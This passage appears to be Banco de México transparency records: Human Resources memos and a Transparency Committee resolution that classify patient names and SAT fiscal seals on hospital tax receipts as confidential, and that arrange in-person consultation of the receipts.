HRISTUSMUGUERZA SISTEMAS HOSPITALARIOS, lo anterior durante el año 2019" Sic*

Al respecto, esta Dirección de Recursos Humanos informa lo siguiente:

1. Esta unidad administrativa posee la información materia de la consulta, en términos del artículo 26, fracción V, del Reglamento Interior del Banco de México, toda vez que el Banco de México realizó pagos a la persona materia de esta solicitud, por los cuales exigió y conservó los comprobantes fiscales correspondientes.
2. Una vez realizada una búsqueda exhaustiva en los archivos de este Instituto Central, de la información solicitada, se identificó que, durante el ejercicio 2019, la persona materia de esta solicitud emitió 866 comprobantes fiscales que se encuentran en posesión de este sujeto obligado.
3. Dentro de estos comprobantes fiscales, se identificó información que actualiza los supuestos de clasificación previstos en los artículos 116, párrafo primero, de la LGTAIP; y 3, fracciones IX y X, de la Ley General de Protección de Datos Personales de Datos Personales en Posesión de Sujetos Obligados (LGPDPPO), al tratarse de datos personales sensibles y de información que por su naturaleza, puede permitir el acceso a dichos datos personales sensibles, que más adelante se describen.
4. Al respecto, esta unidad administrativa estima que la revisión de cada uno de los documentos solicitados, así como la elaboración de las carátulas respectivas y de las versiones públicas, sobrepasa las capacidades técnicas para cumplir con la solicitud en los plazos establecidos en la normatividad aplicable.



5. Esto es así, considerando que, de conformidad con la experiencia que se tiene con documentos de la misma naturaleza respecto de los culés ahora son materia de esta solicitud, y que pueden contener información clasificada, se requiere un mínimo de 20 minutos, por documento, para su revisión, y en su caso la elaboración de la versión pública y la identificación de los conceptos en la carátula correspondiente, así como el trámite para la formalización de la misma, y la inclusión e identificación del documento en el oficio que se remita al Comité de Transparencia para los efectos correspondientes.

En consecuencia, a fin de analizar y clasificar la totalidad de estos documentos, serían necesarios 17,320 minutos, que se traducen en un total de 36 días de trabajo de 8 horas diarias y un día de 40 minutos.

Aunado a ello, el personal del que dispone este sujeto obligado para la realización de lo anterior comprende únicamente 2 servidores públicos que tienen acceso a la información y pudieran dedicarse a la generación de versiones públicas, por lo que inclusive distraerlos de sus labores ordinarias para que se dediquen únicamente a la elaboración de la documentación señalada, tampoco podría darse atención a la solicitud dentro de los plazos establecidos para tal efecto en la normatividad correspondiente.

6. En ese sentido, es claro que el análisis, estudio y procesamiento de los documentos que conforman la información solicitada sobrepasa las capacidades técnicas de este sujeto obligado para cumplir con la solicitud dentro del plazo de 20 días hábiles, prorrogables en casos extraordinarios por otros 10 días, en los términos que establece el artículo 132 de la LGTAIP.
7. En consecuencia, con fundamento en el artículo 127 del ordenamiento referido en el numeral anterior, es necesario poner a disposición del solicitante los documentos en consulta directa, salvo la información clasificada.
8. No omitimos señalar que si bien el artículo 133 de la LGTAIP establece que el acceso se dará, preferentemente, en la modalidad de entrega seleccionada por el solicitante, y que en este caso éste eligió "Entrega por Internet (antes a través de INFOMEX)", en el caso concreto no es posible realizar dicha modalidad de entrega en razón de que, por la cantidad de documentos solicitados y el tamaño de los archivos correspondientes, no es posible cargar la información para entregarla a través de la Plataforma Nacional de Transparencia.

Inclusive si esto fuera posible, y como ya se ha referido previamente, el análisis, estudio y procesamiento de los documentos solicitados sobrepasa las capacidades técnicas de este sujeto obligado para cumplir con la solicitud dentro del plazo establecido en la LGTAIP, por lo que es necesario otorgar la información en una modalidad distinta de la requerida por el solicitante.

9. De las modalidades de entrega establecidas en los *"Lineamientos que establecen los procedimientos internos de atención a solicitudes de acceso a la información pública"* vigentes se encuentran la *"...consulta directa, la expedición de copias simples o certificadas, o la reproducción en cualquier otro medio, incluidos aquellos que resulten aplicables derivados del avance de la tecnología..."*; sin embargo, con excepción de la consulta directa, no es posible entregar la información en ninguno de las modalidades ahí señalados, en razón de que cualquiera de ellas necesariamente implica realizar todos los pasos descritos en el numeral 5 del presente escrito, lo cual, como se expuso previamente, sobrepasa las capacidades técnicas de este sujeto obligado para cumplir con la solicitud dentro del plazo establecido en la LGTAIP.

En efecto, la entrega en copias simples de la información, por correo electrónico o bien grabada en dispositivos de almacenamiento digital, implican necesariamente que se hayan analizado previamente los documentos para determinar cuáles contienen información clasificable, la elaboración de la versión pública y la identificación de los conceptos en la carátula correspondiente, así como el trámite para la formalización de la misma, y la inclusión e identificación del documento en el oficio que se remita al Comité de Transparencia.

Por lo anterior, el único medio posible de entrega de la información solicitada es a través de la consulta directa.

10. Para tal efecto, los *"Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas"* (Lineamientos generales) vigentes, establecen en el Sexagésimo séptimo de dichos Lineamientos que para la atención de solicitudes en las que la modalidad de entrega de la información sea la consulta directa y, con el fin de garantizar el acceso a la información que conste en documentos que contengan partes o secciones clasificadas como reservadas o confidenciales en la modalidad antes citada, previamente el Comité de Transparencia del sujeto obligado deberá emitir la resolución en la que funde y motive la clasificación de las partes o secciones que no podrán dejarse a la vista del solicitante.

En atención a este precepto, esta unidad administrativa somete a consideración del Comité de Transparencia las medidas que deberá implementar el personal de la Subgerencia de Gestión Operativa del Plan de Salud y el personal adscrito a la Oficina de Gestión del Plan de Salud, a fin de que se resguarde la información clasificada, atendiendo la naturaleza del documento y el formato en el que obra:

a. INFORMACIÓN CLASIFICADA

- i. De los comprobantes fiscales emitidos por la persona materia de esta consulta durante el año 2019, que se encuentran en posesión de este sujeto obligado, se

identificó el volumen de documentos señalado en el numeral 2 del presente documento.

- ii. De entre ellos, algunos contienen datos personales sensibles e información que por su naturaleza permite el acceso a dichos datos personales sensibles, por lo que la clasificación será aplicable solo para la información de ese carácter contenida en aquellos comprobantes fiscales que se encuentren en dicho supuesto, dentro del universo identificado por la unidad administrativa correspondiente que se pone a disposición del solicitante en consulta directa.
- iii. Los datos que es necesario clasificar con el carácter de **confidencial** son los conceptos relativos a:
 - a) Los nombres de los pacientes contenidos en diversos comprobantes fiscales materia de la consulta; y
 - b) El número de Folio fiscal;
 - c) El sello digital del SAT
 - d) La cadena original del complemento digital del SAT
 - e) Sello
 - f) No Certificado SAT
 - g) Sello CFD
 - h) No Certificado
- iv. Dicha clasificación se realiza, de conformidad con lo dispuesto en los artículos 100, 106, fracción I, 116, primer párrafo, y 127 de la LGTAIP; 3, fracciones IX y X, de la LGPDPSO; 97, 98, fracción I, 113, fracción I, y 128 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); así como el Séptimo, fracción I, y el Trigésimo octavo, fracción I, de los Lineamientos generales, en el caso de la información referida en el inciso a) del numeral anterior, **por tratarse de información que relativa a datos personales sensibles concernientes a personas identificadas o identificables**; y en el caso de la información señalada en los incisos b), c), d), e), f), g), h) **por tratarse de información cuya naturaleza permite acceder a los datos personales sensibles referidos previamente**, toda vez que dicha información permitiría obtener la versión original de los comprobantes en donde se encuentran contenidos esos datos.

En efecto, el artículo 3, fracciones IX y X, la Ley General de Protección de Datos Personales en Posesión de Sujetos Obligados, establece que por **dato personal** se entiende cualquier información concerniente a una persona física identificada o identificable, mientras que **datos personales sensibles**, son además aquellos que se refieran a la esfera más íntima de su titular, o cuya utilización indebida pueda dar



origen a discriminación o conlleve un riesgo grave para éste, como puede serlo la información relacionada con **el estado de salud presente o futuro** de los titulares correspondientes.

En el caso que nos ocupa, dar a conocer el nombre de los pacientes en los comprobantes correspondientes, implica brindar elementos con los cuales se puede inferir su estado de salud.

Por lo que refiere al **número de folio fiscal, el sello digital del SAT, la cadena original del complemento digital del SAT, Sello, No certificado SAT, Sello CFD y el No Certificado**, es necesario clasificar esta información, toda vez que, al ser ingresada dentro de los sistemas informáticos del Servicio de Administración Tributaria, revela la versión completa del documento que contiene el nombre de cada paciente, así como diversa información que junto con el nombre referido, se trata de información relacionada con el estado de salud de diversas personas identificables, la cual se trata de información confidencial.

Esta clasificación es acorde con lo resuelto por el Instituto Nacional de Transparencia, Acceso a la Información y Protección de Datos Personales en el recurso de revisión RRA 4128/19.

Al respecto, aun cuando en términos del artículo 6, apartado A, fracción I, de la Constitución Política de los Estados Unidos Mexicanos (bases y principios que rigen el ejercicio del derecho de acceso a la información), establece como regla general que toda información en posesión de cualquier autoridad, entidad, órgano y organismo de los Poderes Ejecutivo, Legislativo y Judicial y los órganos autónomos, entre otros, es pública, la misma Norma Fundamental prevé que dicha información podrá clasificarse excepcionalmente en diversos supuestos. De manera particular, en la fracción II, del referido apartado A, del artículo 6 Constitucional, se establece que la información que se refiere a la vida privada y los datos personales será protegida en los términos y con las excepciones que fijen las leyes. Asimismo, de conformidad con el artículo 16, segundo párrafo, de la propia Constitución, toda persona tiene derecho a la protección de sus datos personales, en los términos que fije la ley.

En relación con lo anterior, de conformidad con lo dispuesto por los artículos 120 de la LGTAIP y 117 de la LFTAIP, para que los sujetos obligados puedan permitir el acceso a información confidencial requieren obtener el consentimiento de los particulares titulares de la información. En este caso, **el Banco Central no cuenta con el consentimiento de los servidores públicos y terceros para, en su caso, hacer pública la misma.**

- v. Por otra parte, debe destacarse que en el presente caso tampoco se actualiza alguno de los supuestos de excepción previstos en los citados artículos 120 de la LGTAIP y 117 de la LFTAIP para permitir el acceso a la información personal mencionada sin el consentimiento de los titulares. Al respecto debe señalarse lo siguiente:

- a. La información solicitada no tiene, por ley, el carácter de pública. Al respecto, ha de considerarse lo siguiente:

Datos personales sensibles: Aquellos que se refieran a la esfera más íntima de su titular, o cuya utilización indebida pueda dar origen a discriminación o conlleve un riesgo grave para éste. De manera enunciativa más no limitativa, ***se consideran sensibles los datos personales que puedan revelar aspectos como origen racial o étnico, estado de salud presente o futuro, información genética, creencias religiosas, filosóficas y morales, opiniones políticas y preferencia sexual.***

- b. No existe una orden judicial, en términos de los artículos 120, fracción III, de la LGTAIP y 117, fracción III, de la LFTAIP.

- c. No existen razones de seguridad nacional y salubridad general, o de protección de derechos de terceros, que requieran de su publicación, en términos de los artículos 120, fracción IV, de la LGTAIP y 117, fracción IV, de la LFTAIP.

- d. El peticionario no tiene la calidad de sujeto obligado o sujeto de derecho internacional, de conformidad con los tratados y los acuerdos interinstitucionales, en términos de los artículos 120, fracción V, de la LGTAIP y 117, fracción V, de la LFTAIP.

b. REGLAS DE OPERACIÓN PARA LA CONSULTA DIRECTA

- i. A partir del día posterior a la fecha de la notificación de la respuesta, se pondrá a disposición del solicitante la totalidad de los documentos materia de su solicitud para su consulta directa en las instalaciones del Banco de México, en el domicilio ubicado en calle Gante N°20, colonia Centro, demarcación territorial Cuauhtémoc, código postal 06000, Ciudad de México, (planta baja). Dichos documentos se encuentran contenidos en formato xml ordenados de manera consecutiva por lo que serán visualizados por el solicitante a través de un equipo de cómputo que será puesto a su disposición en la ubicación antes señalada.



Cabe señalar que en la diligencia de mérito, el solicitante será atendido por personal de la Subgerencia de Gestión Operativa del Plan de Salud o el personal adscrito a la Oficina de Gestión del Plan de Salud, por lo que se indicará al solicitante que deberá ponerse en contacto al teléfono 5552372000, ext. 7929, con Sara Victoria Gómez Cuellar, para agendar una cita el día hábil de su preferencia, a efecto de que pueda consultar la información pública comprendida dentro de su solicitud en un horario de 10:00 am a 14:00 pm.

- ii. Si una vez realizada la diligencia, en el horario señalado en el párrafo anterior, no fuera posible consultar toda la documentación, el solicitante podrá requerir al Banco una nueva cita, misma que será programada en los mismos términos del inciso anterior.
- iii. En atención a los protocolos de seguridad con los que cuenta el Banco de México, es importante que, al momento de acordar la cita, proporcione su nombre para poder generar los accesos correspondientes y que el día de su visita traiga consigo una identificación oficial para su acceso.

Estas medidas de seguridad son necesarias en términos de los artículos Septuagésimo, fracción VI, inciso f), y Septuagésimo primero de los Lineamientos generales, pero no implican de manera alguna que el solicitante deba acreditar interés para acceder a la información, ni que el nombre de la identificación deba coincidir con el nombre o seudónimo indicado en la solicitud de acceso a la información materia del presente.

- iv. Derivado del volumen y las particularidades de los comprobantes fiscales emitidos por la persona materia de esta solicitud, durante el año 2019, que se encuentran en posesión de este sujeto obligado, la consulta se atenderá por el personal encargado de permitir el acceso al solicitante; dicho personal revisará el contenido de cada documento, en el orden en el que se encuentran organizados y, de ser el caso, en ese momento se llevará a cabo la supresión de la información clasificada que tuviesen, a fin de resguardar la misma, atendiendo a la naturaleza del documento, haciendo visible para el solicitante el documento correspondiente sin esa información.
- v. El personal de la Subgerencia de Gestión Operativa del Plan de Salud y el personal adscrito a la Oficina de Gestión del Plan de Salud adoptará las medidas técnicas, físicas y administrativas que resulten necesarias para garantizar la integridad de la información a consultar, en términos de la normatividad del Banco de México para el acceso de terceros a las instalaciones de la Institución.

- vi. Asimismo se informará al solicitante que para la reproducción de la información pública mencionada podrá traer consigo una unidad de almacenamiento USB, en donde el personal de la Subgerencia de Gestión Operativa del Plan de Salud o el personal adscrito a la Oficina de Gestión del Plan de Salud le dará las facilidades y asistencia necesarias para grabar sin costo la información, previa revisión por el personal antes mencionado.
- vii. El personal de la Dirección General de Tecnologías de la Información deberá verificar la integridad de dicho dispositivo de almacenamiento para su introducción en equipos del Banco de México.
- viii. Finalmente, de conformidad con el artículo 135 de la LGTAIP, la información solicitada estará disponible para consulta del solicitante, durante un plazo de sesenta días hábiles, contados a partir de que se notifique a éste la respuesta correspondiente. Transcurrido dicho plazo sin que el solicitante se pusiera en contacto con el personal referido para el desahogo de la diligencia en comento, se dará por concluida la solicitud.


Por lo expuesto, en términos de los artículos 44, fracción II, y 127 de la LGTAIP; 65, fracción II, y 128 de la LFTAIP; y 31, fracción III, del Reglamento Interior del Banco de México; así como el Cuarto, Sexto, Séptimo, fracción I, Octavo, Sexagésimo séptimo y Sexagésimo octavo de los Lineamientos generales, atentamente solicito a ese Comité de Transparencia confirmar la clasificación de los conceptos relativos a **los nombres de los pacientes contenidos en diversos comprobantes fiscales materia de la consulta, el número de Folio fiscal, el sello digital del SAT y la cadena original del complemento digital del SAT de los documentos referidos en el presente oficio, relativos a la solicitud materia del presente.**

Asimismo, de conformidad con el Décimo de los señalados Lineamientos generales, informo que el personal que por la naturaleza de sus atribuciones tiene acceso al referido documento clasificado, es el titular de la Subgerencia de Gestión Operativa del Plan de Salud y el personal adscrito a la Oficina de Gestión del Plan de Salud.

Atentamente,



JUN RODRIGO HINOKI ALCARAZ
Director de Recursos Humanos



EL COMITÉ DE TRANSPARENCIA DEL BANCO DE MÉXICO

CLASIFICACIÓN DE INFORMACIÓN

FOLIO: 6110000088019

VISTOS, para resolver sobre la clasificación de información relativa a la solicitud de acceso al rubro indicada; y

RESULTANDO

PRIMERO. Que el veinte de diciembre de dos mil diecinueve, la Unidad de Transparencia del Banco de México recibió la solicitud de acceso a la información con folio **6110000088019**, la cual señala lo siguiente:

"Copia en version electronica de los comprobantes fiscales emitidos por el HRISTUSMUGUERZA SISTEMAS HOSPITALARIOS , lo anterior durante el año 2019"

SEGUNDO. Que el veintitrés de diciembre del mismo año, la referida solicitud fue turnada a la Dirección de Recursos Humanos del Banco de México a través del sistema electrónico de gestión interno de solicitudes de información, previsto para esos efectos.

TERCERO. Que el titular de la referida Dirección de Recursos Humanos, mediante oficio con número de referencia V01.012.2020, sometió a consideración de este Comité de Transparencia la determinación de ampliación del plazo ordinario de respuesta a la referida solicitud de acceso a la información.

CUARTO. Que este órgano colegiado, mediante resolución de dieciséis de enero de dos mil veinte, confirmó la ampliación del plazo de respuesta por diez días hábiles adicionales al plazo original, para la atención de la solicitud al rubro citada.

QUINTO. Que mediante oficio con número de referencia V01.035.2020, el titular de la referida Dirección de Recursos Humanos, hizo del conocimiento de este Comité que del análisis, estudio y procesamiento de la información requerida mediante la solicitud al rubro citada sobrepasa las capacidades técnicas de las unidades administrativas que con motivo del ejercicio de sus facultades tienen acceso a la misma, para cumplir con la entrega de ésta al solicitante dentro de los plazos señalados para esos efectos en las disposiciones vigentes en la materia, por lo que de conformidad con lo señalado en los artículos 127 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 128 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); así como el Sexagésimo séptimo y el Sexagésimo octavo de los *"Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas"* (Lineamientos generales) vigentes, dicha información deberá ponerse a disposición del solicitante a través de la modalidad de consulta directa, en términos de lo fundado y motivado en el oficio en comento.

Asimismo, señaló que dentro de la documentación requerida en la solicitud correspondiente hay datos personales sensibles así como otra información que por su naturaleza puede permitir acceder a dichos datos personales sensibles, y sometió a consideración de ese órgano colegiado su determinación de clasificar la información señalada en dicho oficio, en términos de la fundamentación y motivación expresadas en el mismo, y solicitó a este órgano colegiado confirmar dicha clasificación.

De igual manera, mediante el referido oficio, realizó la propuesta de las medidas que el personal adscrito a las unidades administrativas con las que se desahogará la consulta directa respectiva, deberán implementar

para resguardar la información cuya clasificación determinó, en atención a la naturaleza de la documentación requerida y al formato en el que obra.

CONSIDERANDO

PRIMERO. Este Comité de Transparencia es competente para confirmar, modificar o revocar las determinaciones que en materia de ampliación del plazo de respuesta, clasificación de la información y declaración de inexistencia o de incompetencia realicen los titulares de las áreas del Banco de México, de conformidad con lo previsto en los artículos 44, fracción II, de la LGTAIP; 65, fracción II, de la LFTAIP; y 31, fracción III, del Reglamento Interior del Banco de México (RIBM).

SEGUNDO. Enseguida se analiza la clasificación referida en el resultando Quinto:

Es procedente la clasificación de la información referida como confidencial conforme a la fundamentación y motivación expresadas en el oficio referido en el resultando Quinto de la presente determinación.

Este Comité advierte que no se actualiza alguno de los supuestos de excepción previstos en Ley para que el Banco de México se encuentre en posibilidad de permitir el acceso a la información señalada, en términos de los artículos 120 de la LGTAIP, 117 de la LFTAIP, y 22 de la Ley General de Protección de Datos Personales en Posesión de Sujetos Obligados (LGPDPPO).

En consecuencia, este Comité **confirma la clasificación de la información referida como confidencial.**

TERCERO. Este comité toma conocimiento de las medidas establecidas que implementará el personal de la Subgerencia de Gestión Operativa del Plan de Salud y de la Oficina de Gestión del Plan de Salud para resguardar la información clasificada en términos de lo señalado en el considerando precedente, durante el desahogo de la consulta directa respectiva, las cuales serán las siguientes:

- a) *"... En atención a los protocolos de seguridad con los que cuenta el Banco de México, es importe que, al momento de acordar la cita, [el solicitante] proporcione su nombre para poder generar los accesos correspondientes y que el día de su visita traiga consigo una identificación oficial para su acceso.*

Estas medidas de seguridad son necesarias en términos de los artículos Septuagésimo, fracción VI, inciso f), y Septuagésimo primero de los Lineamientos generales, pero no implican de manera alguna que el solicitante deba acreditar interés para acceder a la información, ni que el nombre de la identificación deba coincidir con el nombre o seudónimo indicado en la solicitud de acceso a la información materia del presente...."

- b) *"... la consulta se atenderá por el personal encargado de permitir el acceso al solicitante; dicho personal revisará el contenido de cada documento, en el orden en el que se encuentran organizados y, de ser el caso, en ese momento se llevará a cabo la supresión de la información clasificada que tuviesen, a fin de resguardar la misma, atendiendo a la naturaleza del documento, haciendo visible para el solicitante el documento correspondiente sin esa información."*

- c) *"El personal de la Subgerencia de Gestión Operativa del Plan de Salud y el personal adscrito a la Oficina de Gestión del Plan de Salud adoptará las medidas técnicas, físicas y administrativas que resulten necesarias para garantizar la integridad de la información a consultar, en términos de la normatividad del Banco de México para el acceso de terceros a las instalaciones de la Institución."*

Por lo expuesto con fundamento en los artículos 44, fracción II, 127 y 137, párrafo segundo, inciso a), de la LGTAIP; 65, fracción II, 102, párrafo primero, y 128 de la LFTAIP; Sexagésimo séptimo y Sexagésimo octavo de

los Lineamientos generales; 31, fracciones III y XX, del RIBM; y Quinta de las Reglas de Operación del Comité de Transparencia del Banco de México, este órgano colegiado:

RESUELVE

PRIMERO. Se confirma la clasificación de la información referida como confidencial, conforme a la fundamentación y motivación expresadas en el oficio señalado en el resultando Quinto, en términos del considerando Segundo de la presente determinación.

SEGUNDO. Se tienen por señaladas las medidas establecidas que el personal de la Subgerencia de Gestión Operativa del Plan de Salud y de la Oficina de Gestión del Plan de Salud deberán implementar para resguardar la información clasificada en términos del punto resolutivo anterior, de conformidad con lo señalado en el oficio referido en el resultando Quinto y en el considerando Tercero de la presente determinación.

Así lo resolvió, por unanimidad de sus integrantes presentes, el Comité de Transparencia del Banco de México, en sesión celebrada el veintinueve de enero de dos mil veinte.-----


COMITÉ DE TRANSPARENCIA



MARÍA TERESA MUÑOZ ARÁMBURU
Presidenta



EDGAR MIGUEL SALAS ORTEGA
Integrante Suplente



JOSÉ RAMÓN RODRÍGUEZ MANCILLA
Integrante Suplente

Ref.: V01.036.2020

Ciudad de México a 27 de enero de 2020

COMITÉ DE TRANSPARENCIA DEL BANCO DE MÉXICO

Presente.

Me refiero a la solicitud de acceso a la información identificada con el número de folio **6110000089419** que nos turnó la Unidad de Transparencia el veintitrés de diciembre de dos mil diecinueve, a través del sistema electrónico de atención de solicitudes en el marco de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP), la cual se transcribe a continuación:

"Copia en version electronica de los comprobantes fiscales emitidos por el BENEFICENCIA ESPANOLA DE LA LAGUNA lo anterior durante el año 2019" Sic

Al respecto, esta Dirección de Recursos Humanos informa lo siguiente:

1. Esta unidad administrativa posee la información materia de la consulta, en términos del artículo 26, fracción V, del Reglamento Interior del Banco de México, toda vez que el Banco de México realizó pagos a la persona materia de esta solicitud, por los cuales exigió y conservó los comprobantes fiscales correspondientes.
2. Una vez realizada una búsqueda exhaustiva en los archivos de este Instituto Central, de la información solicitada, se identificó que, durante el ejercicio 2019, la persona materia de esta solicitud emitió 609 comprobantes fiscales que se encuentran en posesión de este sujeto obligado.
3. Dentro de estos comprobantes fiscales, se identificó información que actualiza los supuestos de clasificación previstos en los artículos 116, párrafo primero, de la LGTAIP; y 3, fracciones IX y X, de la Ley General de Protección de Datos Personales en Posesión de Sujetos Obligados (LGPDPPO), al tratarse de datos personales sensibles y de información que por su naturaleza, puede permitir el acceso a dichos datos personales sensibles, que más adelante se describen.
4. Al respecto, esta unidad administrativa estima que la revisión de cada uno de los documentos solicitados, así como la elaboración de las carátulas respectivas y de las versiones públicas, sobrepasa las capacidades técnicas para cumplir con la solicitud en los plazos establecidos en la normatividad aplicable.
5. Esto es así, considerando que, de conformidad con la experiencia que se tiene con documentos de la misma naturaleza respecto de los cuáles ahora son materia de esta solicitud, y que pueden



contener información clasificada, se requiere un mínimo de 20 minutos, por documento, para su revisión, y en su caso la elaboración de la versión pública y la identificación de los conceptos en la carátula correspondiente, así como el trámite para la formalización de la misma, y la inclusión e identificación del documento en el oficio que se remita al Comité de Transparencia para los efectos correspondientes.

En consecuencia, a fin de analizar y clasificar la totalidad de estos documentos, serían necesarios 12,180 minutos, que se traducen en un total de 25 días de trabajo de 8 horas diarias y un día de 3 horas.

Aunado a ello, el personal del que dispone este sujeto obligado para la realización de lo anterior comprende únicamente 2 servidores públicos que tienen acceso a la información y pudieran dedicarse a la generación de versiones públicas, por lo que inclusive distraerlos de sus labores ordinarias para que se dediquen únicamente a la elaboración de la documentación señalada, tampoco podría darse atención a la solicitud dentro de los plazos establecidos para tal efecto en la normatividad correspondiente.

6. En ese sentido, es claro que el análisis, estudio y procesamiento de los documentos que conforman la información solicitada sobrepasa las capacidades técnicas de este sujeto obligado para cumplir con la solicitud dentro del plazo de 20 días hábiles, prorrogables en casos extraordinarios por otros 10 días, en los términos que establece el artículo 132 de la LGTAIP.
7. En consecuencia, con fundamento en el artículo 127 del ordenamiento referido en el numeral anterior, es necesario poner a disposición del solicitante los documentos en consulta directa, salvo la información clasificada.
8. No omitimos señalar que si bien el artículo 133 de la LGTAIP establece que el acceso se dará, preferentemente, en la modalidad de entrega seleccionada por el solicitante, y que en este caso éste eligió "Entrega por Internet (antes a través de INFOMEX)", en el caso concreto no es posible realizar dicha modalidad de entrega en razón de que, por la cantidad de documentos solicitados y el tamaño de los archivos correspondientes, no es posible cargar la información para entregarla a través de la Plataforma Nacional de Transparencia.

Inclusive si esto fuera posible, y como ya se ha referido previamente, el análisis, estudio y procesamiento de los documentos solicitados sobrepasa las capacidades técnicas de este sujeto obligado para cumplir con la solicitud dentro del plazo establecido en la LGTAIP, por lo que es necesario otorgar la información en una modalidad distinta de la requerida por el solicitante.

9. De las modalidades de entrega establecidas en los *"Lineamientos que establecen los procedimientos internos de atención a solicitudes de acceso a la información pública"* vigentes se encuentran la *"...consulta directa, la expedición de copias simples o certificadas, o la*



reproducción en cualquier otro medio, incluidos aquellos que resulten aplicables derivados del avance de la tecnología..."; sin embargo, con excepción de la consulta directa, no es posible entregar la información en ninguno de las modalidades ahí señalados, en razón de que cualquiera de ellas necesariamente implica realizar todos los pasos descritos en el numeral 5 del presente escrito, lo cual, como se expuso previamente, sobrepasa las capacidades técnicas de este sujeto obligado para cumplir con la solicitud dentro del plazo establecido en la LGTAIP.

En efecto, la entrega en copias simples de la información, por correo electrónico o bien grabada en dispositivos de almacenamiento digital, implican necesariamente que se hayan analizado previamente los documentos para determinar cuáles contienen información clasificable, la elaboración de la versión pública y la identificación de los conceptos en la carátula correspondiente, así como el trámite para la formalización de la misma, y la inclusión e identificación del documento en el oficio que se remita al Comité de Transparencia.

Por lo anterior, el único medio posible de entrega de la información solicitada es a través de la consulta directa.

10. Para tal efecto, los *"Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas"* (Lineamientos generales) vigentes, establecen en el Sexagésimo séptimo de dichos Lineamientos que para la atención de solicitudes en las que la modalidad de entrega de la información sea la consulta directa y, con el fin de garantizar el acceso a la información que conste en documentos que contengan partes o secciones clasificadas como reservadas o confidenciales en la modalidad antes citada, previamente el Comité de Transparencia del sujeto obligado deberá emitir la resolución en la que funde y motive la clasificación de las partes o secciones que no podrán dejarse a la vista del solicitante.

En atención a este precepto, esta unidad administrativa somete a consideración del Comité de Transparencia las medidas que deberá implementar el personal de la Subgerencia de Gestión Operativa del Plan de Salud y el personal adscrito a la Oficina de Gestión del Plan de Salud, a fin de que se resguarde la información clasificada, atendiendo la naturaleza del documento y el formato en el que obra:

a. INFORMACIÓN CLASIFICADA

- i. De los comprobantes fiscales emitidos por la persona materia de esta consulta durante el año 2019, que se encuentran en posesión de este sujeto obligado, se identificó el volumen de documentos señalado en el numeral 2 del presente documento.

- ii. De entre ellos, algunos contienen datos personales sensibles e información que por su naturaleza permite el acceso a dichos datos personales sensibles, por lo que la clasificación será aplicable solo para la información de ese carácter contenida en aquellos comprobantes fiscales que se encuentren en dicho supuesto, dentro del universo identificado por la unidad administrativa correspondiente que se pone a disposición del solicitante en consulta directa.
- iii. Los datos que es necesario clasificar con el carácter de **confidencial** son los conceptos relativos a:
 - a) Los nombres de los pacientes contenidos en diversos comprobantes fiscales materia de la consulta; y
 - b) El número de Folio fiscal;
 - c) El sello digital del SAT
 - d) La cadena original del complemento digital del SAT
 - e) Sello
 - f) No Certificado SAT
 - g) Sello CFD
 - h) No Certificado
- iv. Dicha clasificación se realiza, de conformidad con lo dispuesto en los artículos 100, 106, fracción I, 116, primer párrafo, y 127 de la LGTAIP; 3, fracciones IX y X, de la LGPDPPSO; 97, 98, fracción I, 113, fracción I, y 128 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); así como el Séptimo, fracción I, y el Trigésimo octavo, fracción I, de los Lineamientos generales, en el caso de la información referida en el inciso a) del numeral anterior, **por tratarse de información que relativa a datos personales sensibles concernientes a personas identificadas o identificables**; y en el caso de la información señalada en los incisos b), c), d), e), f), g), h) **por tratarse de información cuya naturaleza permite acceder a los datos personales sensibles referidos previamente**, toda vez que dicha información permitiría obtener la versión original de los comprobantes en donde se encuentran contenidos esos datos.

En efecto, el artículo 3, fracciones IX y X, la Ley General de Protección de Datos Personales en Posesión de Sujetos Obligados, establece que por **dato personal** se entiende cualquier información concerniente a una persona física identificada o identificable, mientras que **datos personales sensibles**, son además aquellos que se refieran a la esfera más íntima de su titular, o cuya utilización indebida pueda dar origen a discriminación o conlleve un riesgo grave para éste, como puede serlo la información relacionada con **el estado de salud presente o futuro** de los titulares correspondientes.

En el caso que nos ocupa, dar a conocer el nombre de los pacientes en los comprobantes correspondientes, implica brindar elementos con los cuales se puede inferir su estado de salud.

Por lo que refiere al **número de folio fiscal, el sello digital del SAT, la cadena original del complemento digital del SAT, Sello, No certificado SAT, Sello CFD y el No Certificado**, es necesario clasificar esta información, toda vez que, al ser ingresada dentro de los sistemas informáticos del Servicio de Administración Tributaria, revela la versión completa del documento que contiene el nombre de cada paciente, así como diversa información que junto con el nombre referido, se trata de información relacionada con el estado de salud de diversas personas identificables, la cual se trata de información confidencial.

Esta clasificación es acorde con lo resuelto por el Instituto Nacional de Transparencia, Acceso a la Información y Protección de Datos Personales en el recurso de revisión RRA 4128/19.

Al respecto, aun cuando en términos del artículo 6, apartado A, fracción I, de la Constitución Política de los Estados Unidos Mexicanos (bases y principios que rigen el ejercicio del derecho de acceso a la información), establece como regla general que toda información en posesión de cualquier autoridad, entidad, órgano y organismo de los Poderes Ejecutivo, Legislativo y Judicial y los órganos autónomos, entre otros, es pública, la misma Norma Fundamental prevé que dicha información podrá clasificarse excepcionalmente en diversos supuestos. De manera particular, en la fracción II, del referido apartado A, del artículo 6 Constitucional, se establece que la información que se refiere a la vida privada y los datos personales será protegida en los términos y con las excepciones que fijen las leyes. Asimismo, de conformidad con el artículo 16, segundo párrafo, de la propia Constitución, toda persona tiene derecho a la protección de sus datos personales, en los términos que fije la ley.

